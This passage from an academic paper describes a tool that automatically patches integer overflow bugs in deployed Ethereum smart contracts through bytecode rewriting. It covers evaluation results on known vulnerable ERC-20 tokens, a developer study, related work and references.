Table 3 shows the transaction execution results of the patch tester. We verified the aborted transactions and confirm that all of them correspond to genuine attacks except for one transaction[7], which resembles a special case of token burning that we discuss in detail below. Apart from the valid attack transactions, the execution traces of the re-executed transactions match those of the original transactions, confirming that our patch does not break the contract's functionality.

Out of the transactions identified as attacks, we found one particular transaction to the HXG token [17]. The transaction does indeed trigger an integer overflow but the HXG token rather burns some tokens by transferring them to a blackhole address `0x0`. The burned tokens cannot be recovered and the balance of the blackhole address does not influence the behavior of the contract. When analyzing the contract, Osiris is not aware of the semantics of this blackhole address and reports a possible integer overflow. EVMPATCH then conservatively patches the integer overflow bugs reported by Osiris, which leads to one legitimate transaction failing. We argue that this pattern can be seen as bad coding practice as it wastes gas in unnecessarily storing the balance of the blackhole address.

Gas Overhead. The additional code introduced by the patching may potentially cause transactions to fail with an out-of-gas

[7] 0x776da02ce8ce3cc882eb7f8104c31414f9fc756405745690bcf8df21e779e8a4

Contract	CVE	# Patches	# Transactions		Overhead (gas)		Code Size Increase (B)		Additional Cost RW (US$)	
			Total	Attacks	RW	SM	RW	SM	per TX	per Upgrade
BEC [2]	2018-10299	1	424,229	1	83	164	117 (1.0%)	133 (1.1%)	<0.01	0.01
SMT [36]	2018-10376	1	56,555	1	47	108	191 (0.8%)	97 (0.4%)	<0.01	0.01
UET [43]	2018-10468	55	24,034	12	225	21	1,299 (18.2%)	541 (7.6%)	<0.01	0.071
SCA [37]	2018-10706	1	292	10	47	0	3,811 (17.3%)	361 (1.6%)	<0.01	0.189
HXG [17]	2018-11239	9	1497	5	120	541	997 (28.1%)	519 (14.6%)	<0.01	0.057

Table 3: ERC-20 Token contracts investigated in depth with their respective CVE number, the number of patches introduced by EVMPATCH, and the number of transactions replayed by EVMPATCH's patch tester and the number of attack transactions identified while testing the patches. We also give the average amount of overhead in gas consumption over all replayed transactions and overhead of contract size of the manual patched contracts (SM) and rewriter-generated patches (RW) and the overhead of the rewriter converted to US$ (with a gas price of 1 Gwei and 235 US$/eth; For readability we only show the exact US$ figures only if they are more than one cent).

error. While the patches generally do not significantly increase gas consumption, such a behavior can nevertheless occur when the sender of the transactions provides a very tight gas budget. When the re-execution of a transaction with patched code fails early due to an out-of-gas exception, we could not accurately compare the behavior of the patched contract with the original contract. To remedy this, we disabled the gas-accounting in the EVM. We report the amount of additional gas consumption during transaction execution in Table 3. We excluded those transactions that do not execute functions which contain the vulnerable code, because they are not affected by the patches and therefore not relevant to our measurements.

Our results show that for contracts BEC, SMT, and HXG, those patched with EVMPATCH incur less gas overhead at runtime (83 gas, 47 gas and 120 gas) when compared to those patched on the source code level (164 gas, 108 gas and 541 gas). This is due to the fact that the Solidity compiler generates non-optimal code when only very few checks are added. In particular, Solidity utilizes internal function calls to invoke the SafeMath integer overflow checks. While this reduces code size (in case the check is needed at multiple places), it always requires executing additional instructions—thereby increasing gas overhead—to invoke and return from the internal function. In contrast, EVMPATCH inlines the safe numeric operations thereby introducing less gas overhead. One would need to instruct the Solidity compiler to selectively enable function inlining to yield similar gas costs as EVMPATCH.

Note that the average gas overhead is 0 gas for the manually patched SCA token. This is because only one transaction triggers the SafeMath integer overflow check. However, this is an attack transaction and it is aborted early, making gas overhead calculation not possible.

For UET and SCA, we identify higher gas overhead than for the manually patched version. In fact, UET requires on average 255 units of additional gas for every transaction in the patched version. In contrast, only 21 gas is added for manually patched version. This is due to the fact that our bytecode rewriter conservatively patches every potential vulnerability reported by Osiris in these two contracts (12 and 10 respectively). However, not all of them are actually exploitable and as such we did not instrument them during manual patching.

Code Size Increase. Deploying contracts in the Ethereum blockchain also incurs costs proportionally to the size of the deployed contract. More specifically, Ethereum charges 200 gas per byte to store the contract code on the blockchain [44]. From Table 3, we recognize that the amount of extra code added by our rewriter is comparable to that of the SafeMath approach when a single vulnerability is patched. Since our approach duplicates the original basic blocks, the code size overhead depends on the specific location of the vulnerability. In the case of the BEC token contract, our rewriter increases the code size less than the source-level patches. The Solidity compiler generates more code for including the SafeMath library than is strictly necessary for the patch. Even considering the overhead of bytecode rewriting, we observe that EVMPATCH generates a smaller patch than the manual patching method for this contract.

However, in case many vulnerabilities are patched, EVMPATCH adds a slightly higher overhead. Naturally, the size of the upgraded contracts increases with the number of vulnerabilities to fix due to inlining. For instance, our bytecode rewriter generates 12 patches for UET contract and 10 patches for SCA contract resulting in 1299 B (18.2%) and 3811 B (17.3%) increase in code size. In the worst-case scenario in our dataset, this increase in code size induces negligible additional cost of US$0.18 per deployment.

Our patch templates are currently optimized for patching a single vulnerable arithmetic. It is straightforward to adopt an approach akin to Solidity's internal function calls when developing patch templates for our bytecode rewriter, which would reduce the code size overhead when patching many integer overflows.

EVMPATCH applies 3.9 patches on average to a contract in our data set of 14,107 contracts. The average code size of the original contracts is 8142.7 B (σ 5327.8 B). The average size increase after applying patches with EVMPATCH is 455.9 B (σ 333.5 B). This amounts to an average code size overhead of 5.6% after applying the patches. Given that Ethereum charges

200 gas per byte to the contract creation transaction, it incurs an average overhead of 91,180 gas or US$0.02 at the time of writing. In the worst case that we observed, EVMPATCH incurs an overhead of 199,800 gas at deployment, which at the time of writing only amounts to about US$0.04 additional deployment cost. This shows that the overhead of applying patches with bytecode rewriting is negligible for contract deployment, especially when compared to the number of Ether possibly at stake.

Costs of Deployment. The deployment cost of a newly patched contract dominates the costs of operating a smart contract with EVMPATCH. However, additionally there is a transaction needed to switch the address of the logic contract. Since the proxy pattern requires no state migration, this transaction requires a constant amount of gas. The proxy contract we utilize in EVMPATCH consumes 43.167 gas during a switchover transaction, i.e., about US$0.01. Currently, state migration is the most viable contract upgrade strategy besides the proxy pattern. Prior work estimated that even with only 5000 ERC-20 holders, i.e., smart contract users, state migration will likely cost more than US$100.00 in the best case [41]. Hence, compared to the cost of migrating all data to a new contract, the EVMPATCH's additional cost of US$0.01 is negligible.

Detecting Attacks. The patch tester of EVMPATCH allows us to also identify any prior attack transactions. In Figure 6, we additionally observe that while the vulnerabilities of the other token contracts have been reported within a fairly reasonable time after the first attack, UET has been exploited (5 months) long before the bug disclosure. More surprisingly, all contracts are still fairly active though they encountered a decrease of transaction volume after public disclosure of the vulnerabilities. Despite the fact that all of these vulnerabilities have been discovered around one year before the time of writing, there are still 23,630 transactions (4.66 % of the evaluated transactions) issued to these vulnerable contracts after the public disclosure of the vulnerabilities, including successful attacks. This means that the owners of those contracts did not properly migrate to patched versions and users were not properly notified of the vulnerable state of these contracts.

5.2.2 Analysis of False Positives/Negatives

During our analysis of the vulnerable contracts, we identified false positives and false negatives caused by vulnerability reporting of Osiris [13]. This demonstrates that our patch testing is an important step in the process as many analysis tools are imprecise. We found that in the default configuration, Osiris often achieves limited code coverage. To this end, we utilized different timeout settings for both the whole analysis and for queries to the SMT solver and combined the results of multiple runs to achieve better code coverage. Furthermore, we found that—contrary to the claims in the original *Osiris* paper [13]—not all vulnerabilities are accurately detected by Osiris in two particular cases.

Hexagon (HXG) Token. This contract is vulnerable to an integer overflow, which allows an attacker to transfer very large amounts of ERC-20 tokens [26]. Osiris reports two false positives, which are caused by EVM code that is generated by the Solidity compiler. Even though all types are unsigned types in the Solidity source code, the compiler generates a signed addition. Here, Osiris reports a possible integer overflow, when -2 is added to the *balanceOf* mapping variable. When performing signed integer additions with negative values, the addition naturally overflows when the result moves from the negative value range into the positive value range and vice versa. As such, EVMPATCH patches a checked addition for an unsigned arithmetic operation which will always overflow. With our patch tester we observe all the failing transactions and perform manual analysis of the patched contract's bytecode to determine that the root cause is an issue in the Solidity compiler, i.e., the generated code requires an additional instruction, when compared to a simple unsigned subtraction.




Figure 6: Activity timeline of each contract. The grey shadow indicates the time window in which the vulnerabilities of these contracts are disclosed by Peckshield [30], and the big hollow points signify the occurrences of the attacks.

Social Chain (SCA). Our results also show a problem with Osiris when analyzing the SCA token. While Osiris does detect a possible overflow during multiplication in the problematic Solidity source code line, it does not detect the possible integer overflow for an addition in the same source code line. However, in the actual attack transaction, the integer overflow happens during the not-flagged addition operation. As such, this constitutes a false negative problem of Osiris. Since the vulnerable addition is not reported by Osiris, it is also not automatically patched by EVMPATCH. In contrast, for the manually patched version we took both arithmetic operations into account. The related attack transaction was previously reported as an attack transaction [27].

Summary of Evaluation. To summarize, our evaluation on integer overflow detection shows that EVMPATCH can correctly apply patches to smart contracts preventing *any* integer overflow attack. Furthermore, EVMPATCH incurs only a *negligible* gas overhead during deployment and runtime; especially compared to the Ether at stake. Our analysis shows that

the analyzed vulnerable smart contracts are *still in active use, even after being attacked* and the vulnerabilities being publicly disclosed. This motivates the need for a timely patching framework such as EVMPATCH. Lastly, based on an extensive and detailed analysis of 26,385,532 transactions, we demonstrate that EVMPATCH always preserves the contract's original functionality except for a few cases, where the vulnerability report (generated by the third-party tool Osiris) was not accurate or bad coding practices were used (blackhole address).

5.3 Developer Study

Developer Background. To quantify the manual effort needed to patch smart contracts and evaluate the usefulness of EVMPATCH we conducted a thorough study with 6 professional developers with varying prior experience in using blockchain technologies and developing smart contracts. Our developers consider themselves familiar with blockchain technologies but not very familiar with developing Solidity code. None of the developers have developed an upgradable contract before. As such, we can quantify the effort needed for a smart contract developer to learn and apply an upgradable contract pattern.

Methodology. Throughout our study, we asked the developers to perform multiple tasks manually that are performed automatically by EVMPATCH: (1) manually patch three contracts vulnerable due to integer overflow bugs given the output of a static analyzer (OSIRIS [13]), (2) convert a contract to an upgradable contract manually and with EVMPATCH, and (3) patch an access control bug using EVMPATCH by writing a custom patch-template. The three tasks cover different scenarios, where EVMPATCH can be useful to a developer. The first two tasks cover the use of EVMPATCH to patch known bug classes with minimal human intervention. For these two tasks we assume no prior knowledge on patching smart contracts (see Table 5 how developers rated their prior experience with smart contracts). In contrast, the third task consists of extending EVMPATCH. This requires understanding a bug class and perform root cause analysis to properly patch the vulnerability. This is surely more challenging compared to the previous two tasks. Since the third task covers a different bug class, we believe there is no significant bias in the data due to the developers completing the other two tasks first.

Table 4: Timing results for the tasks as reported by the developers given in minutes and their reported confidence in the correctness of their results.

Task	Time (Minutes)			Confidence
	Median	Min	Max	Median (1-7)
Manual Integer Patches	47.50	35	78	6
Conversion	62.50	33	110	2.5
EVMPATCH Conversion	1.50	1	3	-
Patch Template	4.00	2	15	7

For all tasks, we measured the time required by the developer to perform the task (excluding the time required for reading the tasks' description). We asked the developers to rate their familiarity with relevant technologies, their confidence levels in their patches, and the difficulty of performing the tasks on a 7-point Likert scale. The full questionnaire and the answers of the developers are shown in Table 5, and the recorded time measurements are shown in Table 4. We provide the supporting files in a github repository.[8]

We then performed both a manual code review and a cross-check with EVMPATCH to analyze mistakes made by the developers. The results of our study show that significant effort is needed to correctly patch smart contracts manually, whereas EVMPATCH enables simple, user-friendly, and efficient patching. The time measurements show that the developers, who had no prior experience with EVMPATCH, were able to perform complex tasks utilizing EVMPATCH within minutes.

Patching Integer Overflow Bugs. We asked the developers to fix all integer overflow vulnerabilities in three contracts: 1 BEC [2] (CVE-2018-10299, 299 lines of code), and 2 HXG [17] (CVE-2018-11239, 102 lines of code) and 3 SCA [37] (CVE-2018-10706, 404 lines of code). To provide a representative set of contracts, we chose three ERC-20 contracts with varying complexity (in terms of lines of code) and where the static analysis also includes missed bugs and false alarms (see § 5.2.2). We ran OSIRIS on all three contracts and provided the developers the analysis output as well as a copy of the SafeMath Solidity library. This accurately resembles a real-world scenario, where a blockchain developer quickly needs to patch a smart contract based on the analysis results of recent state-of-the-art vulnerability analysis tools and can look-up manual patching tutorials available online. All developers manually and correctly patched the source code of all three contracts which demonstrates their expertise in blockchain development. However, on the downside, it took the developers on average 51.8 min ($\sigma = 16.6$ min) to create patched version for the three contracts. In contrast, EVMPATCH fully automates the patching process and is able to generate patches for the three contracts within a maximum of 10 s.

Converting to an Upgradable Contract. The developers had to convert a given smart contract into an upgradable smart contract. We provided the developers a short description of the delegatecall-proxy pattern and asked them to convert the given contract into two contracts: one proxy contract and a logic contract, which is based on the original contract. We provided no further information on how to handle the storage-layout problem, and we explicitly allowed using code found online. The developers required an average of 66.3 min[9] to convert a contract into an upgradable contract. *None* of the developers performed a correct conversion into an upgradable contract,

[8] github.com/uni-due-syssec/evmpatch-developer-study

[9] $\sigma = 31.3$min, fastest 33 min and slowest 110 min

which is also reflected in a median confidence of 2.5 in the correctness reported by the developers. We observed two major mistakes: (a) The proxy contract would only support a fixed set of functions, i.e., the proxy would not support adding functions to the contract, and (b) more importantly, only one out of six developers correctly handled storage collisions in the proxy and logic contract, i.e., five of the six converted contracts were broken by design. Hence, it remains open how long it would take developers to perform a correct conversion.

Next, we asked the developers to utilize EVMPATCH to create and deploy an upgradable contract. As EVMPATCH does not require *any* prior knowledge about upgradable contracts, the developers were able to deploy a correct upgradable contract within at most 3 min. In addition, patching with EVMPATCH inspires high confidence—a median of 7, the best rating on our scale—in the correctness of the patch. This gives a strong confirmation that deployment of a proxy with EVMPATCH is indeed superior to manual patching and upgrading.

Extending EVMPATCH. The developers had to write a custom patch template for EVMPATCH. We instructed the developers on how to use EVMPATCH and how patch templates are written with EVMPATCH's patch template language (see Figure 4 for an example). Furthermore, we presented the developers an extended bug report that shows how an access control bug can be exploited. The developers leveraged the full EVMPATCH system, i.e., EVMPATCH applies the patch and validates the patch using the patch tester component which replays past transactions from the blockchain and notifies the developer whether: (a) the patch prevents a known attack, and (b) whether the patch broke functionality in other prior legitimate transactions. As such, EVMPATCH allowed the developers to create a fully functional and securely patched upgradable contract within a few minutes. On average, the developers only needed 5.5 min, and a maximum of 15 min, to create a custom patch template. As expected, all developers correctly patched the given contract using EVMPATCH, because a faulty patch would have been reported by EVMPATCH's patch tester to the developer. EVMPATCH's integrated patch tester gives the developers a high confidence into their patch. On average, the developers reported a confidence level of 6.6 ($\sigma = 0.4$), where 7 is the most confident. Furthermore, *none* of the developers considered writing such a custom patch template as particularly difficult.

Summary. Our study provides confirmation that EVMPATCH offers a high degree of automation, efficiency, and usability thereby freeing developers from manual and error-prone tasks. In particular, none of the six developers were able to produce a correct upgradable contract mainly due to the difficulty of preserving the storage-layout. Our study also confirms that extending EVMPATCH with custom patch templates is a feasible task, even for developers that are unaware of the inner workings of EVMPATCH.

6 Related Work

The infamous attack against "TheDAO" contract [7] received considerable attention from the community. Since then, many additional exploits and defenses, which mostly focus on discovering bugs before the contract is deployed, were revealed. Luu et al. presented the symbolic executor Oyente that explores a contracts code, while looking for possible vulnerabilities [23]. Since then many other symbolic execution tools with better precision, performance, and covering different vulnerabilities have been proposed [13, 20, 24, 25, 28]. Furthermore, static analyzers for both Solidity [12] and EVM bytecode have been proposed [42]. Information flow analysis and data sanitization in a multi-transaction setting is analyzed by Ethainter [4]. Furthermore, methods from formal verification and model checking have been applied to smart contracts [14, 19] and the semantics of the EVM and Solidity language have been formalized [15, 18]. However, only a small body of prior work has researched dynamic analysis and runtime protections. Tools such as Sereum [32] or ECFChecker [16] can detect live reentrancy attacks on vulnerable contracts. Recent work has further explored modular dynamic analysis frameworks for protecting smart contracts [6, 40]. Protection solutions that require modifications to the smart contract execution environment are unlikely to be integrated in to production blockchain systems.

Integer overflows have been widely studied in the context of Ethereum smart contracts. Osiris [13] is an extension to the symbolic execution tool Oyente [23] to accurately detect integer bugs. The improved symbolic execution engine first attempts to infer the integer type, i.e., signedness and bit width, from the specific instructions generated by Solidity compilers. Next, it checks for possible integer bugs, such as truncation, overflow, underflow, and wrong type casts. We leverage the detection capabilities of Osiris, because it pinpoints the exact location of the integer overflow bug. Other tools such as TeEther [20] and MAIAN [28] implicitly find integer bugs when they generate exploits for smart contracts. However, they do not report the exact location of the integer overflow, because they focus on exploit generation. ZEUS [19] utilizes abstract interpretation and symbolic model checking to verify safety properties of smart contracts. While ZEUS can detect potential integer overflow vulnerabilities, it does so at the LLVM intermediate level and cannot determine the exact location in the corresponding EVM bytecode.

Recently, bytecode rewriting for patching smart contracts has been explored with *SMARTSHIELD* [47]. SMARTSHIELD requires a complete control-flow graph (CFG) to update jump targets and data references. As discussed in § 4.1, generating a highly accurate CFG is highly challenging due to the EVM's bytecode format. We believe that such a bytecode rewriting strategy does not scale to larger and more complicated contracts. In contrast, EVMPATCH's trampoline-based rewriting strategy does not require an accurate CFG and is much more resilient when rewriting complex contracts.

SMARTSHIELD implements custom bytecode analysis to detect vulnerabilities, which may not be as accurate as specialized analyses. For example, SMARTSHIELD's analysis does not infer whether an integer type is signed, which is important for accurate integer overflow detection [13]. EVMPATCH is a flexible framework that can integrate many static analysis tools for detecting vulnerabilities and can leverage analysis tool improvements with minimal effort. Last and most importantly, EVMPATCH automates the whole lifecycle of deploying and managing an upgradable contract, while SMARTSHIELD is designed to harden a contract pre-deployment. With EVMPATCH, a smart contract developer can also patch vulnerabilities that are discovered after deployment of the contract.

The Ethereum community explored several design patterns to allow upgradable smart contracts [11, 41, 45, 46] with manual migration to a new contract and the proxy pattern being the most popular (see § 2). The ZeppelinOS [46] framework supports upgradable contracts by implementing the delegatecall-proxy pattern. However, developers have to manually ensure compatibility of the legacy and patched contract on the Solidity level. This can be achieved using static analysis tools that perform "upgradeability" checks (e.g., Slither [35] checks for a compatible storage layout), which relies on accurate knowledge of compiler behavior with respect to storage allocations. On the other hand, EVMPATCH combines existing analysis tools and provides an automatic method to patch detected vulnerabilities while keeping storage layout consistent by design.

7 Conclusion

Updating erroneous smart contracts constitutes one of the major challenges in the field of blockchain technologies. The recent past has shown that attackers are fast in successfully abusing smart contract errors due to the natural design of the underlying technology: always online and available, one common and simple computing engine without any subtle software and configuration dependencies, and (often) high amount of cryptocurrency at disposal. While many proposals have introduced frameworks to aid developers in finding bugs, it remains open how developers and the community can quickly and automatically react to vulnerabilities on already deployed contracts. In this work, we developed a framework that supports automated and instant patching of smart contract errors based on bytecode rewriting. In terms of evaluation, we were able to demonstrate that real-world vulnerable contracts can be successfully patched without violating the functional correctness of the smart contract. Our developer study shows that an automated patching approach greatly reduces the time required for patching smart contracts and that our implementation, EVMPATCH, can be practically integrated into a smart contract developers workflow. We believe that automated patching will increase the trustworthiness and acceptance of smart contracts as it allows developers to quickly react on reported vulnerabilities.

Acknowledgment

The authors would like to thank the reviewers—and especially our shepherd Yinzhi Cao—for their valuable feedback, and the developers for taking the time to participate in our study. This work was partially funded by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy - EXC 2092 CASA - 390781972 and the DFG as part of project S2 within the CRC 1119 CROSSING. This work has been partially supported by the EU H2020-SU-ICT-03-2018 CyberSec4Europe project, funded by the European Commission under grant agreement no. 830929.

References

[1] *ALERT: New batchOverflow Bug in Multiple ERC20 Smart Contracts (CVE-2018-10299)*. URL: https://blog.peckshield.com/2018/04/22/batchOverflow/ (visited on 05/27/2019).

[2] *BeautyChainToken*. URL: https://etherscan.io/address/0xc5d105e63711398af9bbff092d4b6769c82f793d.

[3] Lorenz Breidenbach, Phil Daian, Ari Juels, and Emin Gün Sirer. *An In-Depth Look at the Parity Multisig Bug*. 2017. URL: http://hackingdistributed.com/2017/07/22/deep-dive-parity-bug/ (visited on 04/20/2018).

[4] Lexi Brent, Neville Grech, Sifis Lagouvardos, Bernhard Scholz, and Yannis Smaragdakis. "Ethainter: A Smart Contract Security Analyzer for Composite Vulnerabilities". In: *Proceedings of the 41th ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*. 2020. DOI: 10.1145/3385412.3385990.

[5] Bryan Roger Buck and Jeffrey K. Hollingsworth. "An API for Runtime Code Patching". In: *Int. J. High Perform. Comput. Appl.* 14.4 (2000). DOI: 10.1177/109434200001400404.

[6] Ting Chen et al. "SODA: A Generic Online Detection Framework for Smart Contracts". In: *Proceedings Network and Distributed System Security Symposium (NDSS)*. 2020. DOI: 10.14722/ndss.2020.24449.

[7] Phil Daian. *Analysis of the DAO exploit*. 2016. URL: http://hackingdistributed.com/2016/06/18/analysis-of-the-dao-exploit/ (visited on 10/10/2017).

[8] Lucas Davi, Alexandra Dmitrienko, Manuel Egele, Thomas Fischer, Thorsten Holz, Ralf Hund, Stefan Nürnberger, and Ahmad-Reza Sadeghi. "MoCFI: A Framework to Mitigate Control-Flow Attacks on Smartphones". In: *Proceedings Network and Distributed System Security Symposium (NDSS)*. 2012.

[9] Solidity Documentation. *Layout of State Variables in Storage*. URL: https://solidity.readthedocs.io/en/v0.5.10/miscellaneous.html (visited on 05/27/2019).

[10] Ethereum EIPs. *ERC930 - Eternal Storage Standard*. URL: https://github.com/ethereum/EIPs/issues/930 (visited on 11/08/2019).

[11] *Ethereum Smart Contract Best Practices: Upgrading Broken Contracts*. URL: https://consensys.github.io/smart-contract-best-practices/software_engineering/#upgrading-broken-contracts (visited on 09/28/2020).

[12] Josselin Feist, Gustavo Grieco, and Alex Groce. "Slither: a static analysis framework for smart contracts". In: *Proceedings of the 2nd International Workshop on Emerging Trends in Software Engineering for Blockchain (WETSEB@ICSE)*. 2019. DOI: 10.1109/WETSEB.2019.00008.

[13] Christof Ferreira-Torres, Julian Schütte, and Radu State. "Osiris: Hunting for Integer Bugs in Ethereum Smart Contracts". In: *Proceedings of the 34th Annual Computer Security Applications Conference (ACSAC)*. 2018. DOI: 10.1145/3274694.3274737.

[14] Joel Frank, Cornelius Aschermann, and Thorsten Holz. "ETHBMC: A Bounded Model Checker for Smart Contracts". In: *29th USENIX Security Symposium*. 2020.

[15] Ilya Grishchenko, Matteo Maffei, and Clara Schneidewind. "Foundations and Tools for the Static Analysis of Ethereum Smart Contracts". In: *Computer Aided Verification*. Springer International Publishing, 2018. DOI: 10.1007/978-3-319-96145-3_4.

[16] Shelly Grossman, Ittai Abraham, Guy Golan-Gueta, Yan Michalevsky, Noam Rinetzky, Mooly Sagiv, and Yoni Zohar. "Online detection of effectively callback free objects with applications to smart contracts". In: *Proceedings of the ACM on Programming Languages* POPL (2018). DOI: 10.1145/3158136.

[17] *HexagonToken*. URL: https://etherscan.io/address/0xB5335e24d0aB29C190AB8C2B459238Da1153cEBA.

[18] Jiao Jiao, Shuanglong Kan, Shang-Wei Lin, David Sanan, Yang Liu, and Jun Sun. "Semantic Understanding of Smart Contracts: Executable Operational Semantics of Solidity". In: *2020 IEEE Symposium on Security and Privacy*. 2020. DOI: 10.1109/SP40000.2020.00066.

[19] Sukrit Kalra, Seep Goel, Mohan Dhawan, and Subodh Sharma. "ZEUS: Analyzing Safety of Smart Contracts". In: *Proceedings 2018 Network and Distributed System Security Symposium (NDSS)*. 2018. DOI: 10.14722/ndss.2018.23082.

[20] Johannes Krupp and Christian Rossow. "teEther: Gnawing at Ethereum to Automatically Exploit Smart Contracts". In: *27th USENIX Security Symposium*. USENIX Association, 2018. URL: https://www.usenix.org/conference/usenixsecurity18/presentation/krupp.

[21] M A Laurenzano, M M Tikir, L Carrington, and A Snavely. "PEBIL: Efficient static binary instrumentation for Linux". In: *2010 IEEE International Symposium on Performance Analysis of Systems Software (ISPASS)*. 2010. DOI: 10.1109/ISPASS.2010.5452024.

[22] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. "Pin: building customized program analysis tools with dynamic instrumentation". In: *Acm sigplan notices*. Vol. 40. ACM. 2005.

[23] Loi Luu, Duc-Hiep Chu, Hrishi Olickel, Prateek Saxena, and Aquinas Hobor. "Making smart contracts smarter". In: *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*. ACM. 2016.

[24] Mark Mossberg, Felipe Manzano, Eric Hennenfent, Alex Groce, Gustavo Grieco, Josselin Feist, Trent Brunson, and Artem Dinaburg. "Manticore: A User-Friendly Symbolic Execution Framework for Binaries and Smart Contracts". In: *CoRR* abs/1907.03890 (2019). arXiv: 1907.03890.

[25] ConsenSys. *Mythril v0.19.7 - Security analysis tool for EVM bytecode*. https://github.com/ConsenSys/mythril.

[26] *New burnOverflow Bug Identified in Multiple ERC20 Smart Contracts (CVE-2018-11239)*. URL: https://blog.peckshield.com/2018/05/18/burnOverflow (visited on 05/27/2019).

[27] *New multiOverflow Bug Identified in Multiple ERC20 Smart Contracts (CVE-2018-10706)*. URL: %7Bhttps://blog.peckshield.com/2018/05/10/multiOverflow%7D (visited on 05/27/2019).

[28] Ivica Nikolic, Aashish Kolluri, Ilya Sergey, Prateek Saxena, and Aquinas Hobor. "Finding The Greedy, Prodigal, and Suicidal Contracts at Scale". In: *34th Annual Computer Security Applications Conference (ACSAC)*. 2018. DOI: 10.1145/3274694.3274743.

[29] Mathias Payer, Boris Bluntschli, Thomas R Gross, et al. "DynSec: On-the-fly Code Rewriting and Repair". In: *HotSWUp*. 2013.

[30] *PeckShield advisories*. URL: https://blog.peckshield.com/advisories.html (visited on 05/27/2019).

[31] Rob Price. *Digital currency Ethereum is cratering because of a $50 million hack*. June 2016. URL: https://www.businessinsider.com/dao-hacked-ethereum-crashing-in-value-tens-of-millions-allegedly-stolen-2016-6 (visited on 04/20/2018).

[32] Michael Rodler, Wenting Li, Ghassan O. Karame, and Lucas Davi. "Sereum: Protecting Existing Smart Contracts Against Re-Entrancy Attacks". In: *Proceedings of the Network and Distributed System Security Symposium (NDSS)*. 2019. DOI: 10.14722/ndss.2019.23413.

[33] *SafeMath library - Wrappers over Solidity's arithmetic operations with added overflow checks*. URL: https://github.com/OpenZeppelin/openzeppelin-solidity/blob/master/contracts/math/SafeMath.sol (visited on 06/03/2020).

[34] *SEI CERT C Coding Standard: INT30-C. Ensure that unsigned integer operations do not wrap*. URL: https://wiki.sei.cmu.edu/confluence/display/c/INT30-C.+Ensure+that+unsigned+integer+operations+do+not+wrap (visited on 06/03/2020).

[35] *Slither Wiki: Upgradeability Checks*. URL: https://github.com/crytic/slither/wiki/Upgradeability-Checks (visited on 06/02/2019).

[36] *SmartMeshICO*. URL: https://etherscan.io/address/0x55F93985431Fc9304077687a35A1BA103dC1e081.

[37] *Social Chain*. URL: https://etherscan.io/address/0xb75a5e36cc668bc8fe468e8f272cd4a0fd0fd773.

[38] Parity Technologies. *A Postmortem on the Parity Multi-Sig Library Self-Destruct*. Nov. 2017. URL: http://paritytech.io/a-postmortem-on-the-parity-multi-sig-library-self-destruct (visited on 06/03/2020).

[39] Parity Technologies. *Security Alert - Parity Wallet*. Nov. 2017. URL: http://paritytech.io/security-alert (visited on 04/06/2018).

[40] Christof Ferreira Torres, Mathis Baden, Robert Norvill, Beltran Borja Fiz Pontiveros, Hugo Jonker, and Sjouke Mauw. "ÆGIS: Shielding Vulnerable Smart Contracts Against Attacks". In: (Mar. 2020). arXiv: 2003.05987 [cs.CR].

[41] *Trail of Bits Blog: How contract migration works*. URL: https://blog.trailofbits.com/2018/10/29/how-contract-migration-works (visited on 06/03/2020).

[42] Petar Tsankov, Andrei Dan, Dana Drachsler-Cohen, Arthur Gervais, Florian Buenzli, and Martin Vechev. "Securify: Practical security analysis of smart contracts". In: *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*. 2018.

[43] *UselessEthereumToken*. URL: https://etherscan.io/address/0x27f706edde3aD952EF647Dd67E24e38CD0803DD6.

[44] Gavin Wood. *Ethereum: A secure decentralised generalised transaction ledger*. Specification. Version BYZANTIUM VERSION 7e819ec - 2019-10-20. Ethereum Foundation, Oct. 20, 2019. URL: https://ethereum.github.io/yellowpaper/paper.pdf.

[45] *ZeppelinOS Blog: Proxy Patterns*. URL: https://blog.zeppelinos.org/proxy-patterns (visited on 06/03/2020).

[46] *ZeppelinOS Documentation*. URL: https://docs.zeppelinos.org (visited on 06/03/2020).

[47] Yuyao Zhang, Siqi Ma, Juanru Li, Kailai Li, Surya Nepal, and Dawu Gu. "SMARTSHIELD: Automatic Smart Contract Protection Made Easy". In: *27th IEEE International Conference on Software Analysis, Evolution and Reengineering, (SANER)*. 2020. DOI: 10.1109/SANER48275.2020.9054825.

Table 5: Developer study questionnaire and answers by six developers (identified by the letters A to F).

	Question	Answers							Scale
		A	B	C	D	E	F	Median	
Q1	Did you write Solidity code in the last two weeks?	no	no	no	no	yes	no		(yes/no)
Q2	Have you previously worked on a production-grade Solidity-based Ethereum contract?	yes	no	no	no	no	no		(yes/no)
Q3	Have you previously worked on a production-grade smart contract on another Blockchain Platform?	no	no	yes	no	yes	yes		(yes/no)
Q4	How familiar are you with Blockchain technologies in general?	6	5	7	6	6	6	**6**	(1 not familiar, 7 very familiar)
Q5	How familiar are you with the Ethereum Blockchain in particular?	6	5	4	2	6	2	**4.5**	(1 not familiar, 7 very familiar)
Q6	How familiar are you with the Solidity programming language?	6	3	2	1	5	1	**2.5**	(1 not familiar, 7 very familiar)
Q7	How familiar are you with upgradable contracts in Solidity?	5	3	1	1	4	1	**2**	(1 not familiar, 7 very familiar)
	Task 1								
T1Q1	How confident are you in the correctness of your patch to contract 1?	5	7	7	6	7	6	**6.5**	(1 least confident, 7 most confident)
T1Q2	How confident are you in the correctness of your patch to contract 2?	6	7	7	4	7	6	**6.5**	(1 least confident, 7 most confident)
T1Q3	How confident are you in the correctness of your patch to contract 3?	3	5	6	5	2	4	**4.5**	(1 least confident, 7 most confident)
T1Q4	How much time did you need to patch all three contracts?	78	35	40	40	55	63	**47.5**	(Time in Minutes)
	Task 2								
